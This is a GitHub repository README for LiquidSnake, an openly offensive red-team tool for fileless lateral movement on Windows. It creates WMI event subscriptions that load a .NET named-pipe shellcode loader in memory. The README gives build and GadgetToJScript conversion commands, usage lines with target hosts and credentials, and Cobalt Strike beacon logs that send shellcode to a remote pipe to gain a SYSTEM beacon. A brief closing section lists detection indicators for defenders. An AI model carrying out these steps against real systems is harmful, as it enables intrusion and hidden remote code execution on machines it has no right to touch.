RiccardoAncarani / LiquidSnake Public

Riccardo Ancarani add blacksmith sysmon config d217534 · 3 years ago 14 Commits


CSharpNamedPipeLoader	first release	3 years ago
LiquidSnake	typos typos and other typos	3 years ago
detection-artefacts	add blacksmith sysmon config	3 years ago
images	add examles	3 years ago
.gitignore	first release	3 years ago
README.md	add detection pt 2	3 years ago

README

Liquid Snake

Liquid Snake is a program aimed at performing lateral movement against Windows systems without touching the disk. The tool relies on WMI Event Subscription in order to execute a .NET assembly in memory, the .NET assembly will listen for a shellcode on a named pipe and then execute it using a variation of the thread hijacking shellcode injection.

The diagram below (hopefully) clarifies the flow of data:



Credits

- MDSec - WMI Event Subscription - this tool is merely an implementation of the concept described in this blog post, the code also relies on Dominic's WMI persistence C Sharp PoC
- pwndizzle - thread-hijack.cs - for inspiration on the thread hijacking implementation in C Sharp

About

LiquidSnake is a tool that allows operators to perform fileless lateral movement using WMI Event Subscriptions and GadgetToJScript

csharp opsec red-team

- med0x2e - GadgetToJscript - for the monstrous work of creating GadgetToJScript

Intro

The project is composed by two separate solutions:

- `CSharpNamedPipeLoader` - the component that will be transformed in VBS via GadgetToJScript
- `LiquidSnake` - the component responsible to creating the WMI Event Subscription on the remote system

Building

Simply open both solutions in Visual Studio and build them. Make sure to target x64 architecture for the `CSharpNamedPipeLoader`. If everything went fine, you should have two separate EXEs: CSharpNamedPipeLoader.exe and LiquidSnake.exe

Using GadgetToJscript, convert the `CSharpNamedPipeLoader.exe` to VBS using the following command:

```
GadgetToJScript.exe -a CSharpNamedPipeLoader.exe -b -w vbs
```

Test the .NET deserialisation using `cscript.exe` and ensure that everything works as expected:

```
cscript.exe test.vbs
```

Then, base64 encode the vbs file and stick it in the LiquidSnake's Program.cs `vbscript64` variable at line 29.

I already made this for you so you can just compile the LiquidSnake solution and use it as it is.

Usage

Usage of this project is straightforward, use `LiquidSnake.exe` agains a host where you have administrative access over as follows:

```
LiquidSnake.exe <host> [<username> <password> <domain>]
LiquidSnake.exe dc01.isengard.local
LiquidSnake.exe dc01.isengard.local saruman DeathToFrodo123 isengard
```

NOTE: Currently thers is a bug when you explicitly set user credentials, the tool will not work in that case. It is recommended to use `make_token` or any other impersonation mechanism instead.

If everything went fine, you should obtain an output similar as the following:


```
[*] Event filter created.
[*] Event consumer created.
[*] Subscription created, now sleeping
[*] Sending some DCOM love..
[*] Sleeping again... long day
```

The example above uses CobaltStrike's `execute-assembly` to launch LiquidSnake:

```
beacon> make_token ISENGARD\saruman 1qazxsw2..
[*] Tasked beacon to create a token for ISENGARD\saruman
[+] host called home, sent: 45 bytes
[+] Impersonated DESKTOP-QUQMCD6\Developer
beacon> execute-assembly /Users/riccardo/Downloads/LiquidSnake.exe 172.16.119.140
[*] Tasked beacon to run .NET program: LiquidSnake.exe 172.16.119.140
[+] host called home, sent: 196167 bytes
[+] received output:
[+] Using current user token

beacon> jobs
[*] Tasked beacon to list jobs
[+] host called home, sent: 8 bytes
[*] Jobs

 JID  PID   Description
 ---  ---   -----------
 4    11320 .NET assembly

[+] received output:
[*] Event filter created.

[+] received output:
[*] Event consumer created.

[+] received output:
[*] Subscription created, now sleeping

[+] received output:
[*] Second some DCOM love..
[*] Sleeping again... long day
```

Meanwhile, in the remote host a new named pipe will be created with the following name:

```
\\.\pipe\6e7645c4-32c5-4fe3-aabf-e94c2f4370e7
```




Then, using my `send_shellcode_via_pipe` project from my BOFs you can send an arbitrary shellcode on the remote pipe that will be loaded and executed:

```
send_shellcode_via_pipe \\dc01\pipe\6e7645c4-32c5-4fe3-aabf-e94c2f43
```

```
beacon> send_shellcode_via_pipe \\172.16.119.140\pipe\6e7645c4-32c5-4fe3-aabf-e94c2f4370e7 /Users/riccardo/Downloads/beacon.bin
[*] send_shellcode_via_pipe BOF (@dottor_morte)
[*] Reading shellcode from:
[+] host called home, sent: 264728 bytes
[+] received output:
Shellcode Size: 263223 bytes

[+] received output:
[+] Opening handle to pipe
[+] received output:
[+] Pipe handle: 0xAD0
[+] received output:
[+] Sending shellcode to the pipe

[DESKTOP-QUQMCD6] Developer */12996 (x64)
beacon>
```

If everything worked as expected, you should obtain a SYSTEM beacon:



NOTE: The current LiquidSnake version contains artefact generated by GadgetToJScript that targets .NET version 4.x. If your target host has only 3.5 installed, this will fail. Simply repeat the same process but using the appropriate .NET version when building GadgetToJScript.

Detection

There are many detection opportunities to identify the abuse of this tool and in general the use of this technique:

- Creation and deletion of a WMI Event Filter in a short period of time, see Sysmon event IDs 19, 20, 21, 22
- Module load events for `clr.dll` related to the `scrcons.exe` process
- Creation of a named pipe related to the `scrcons.exe` process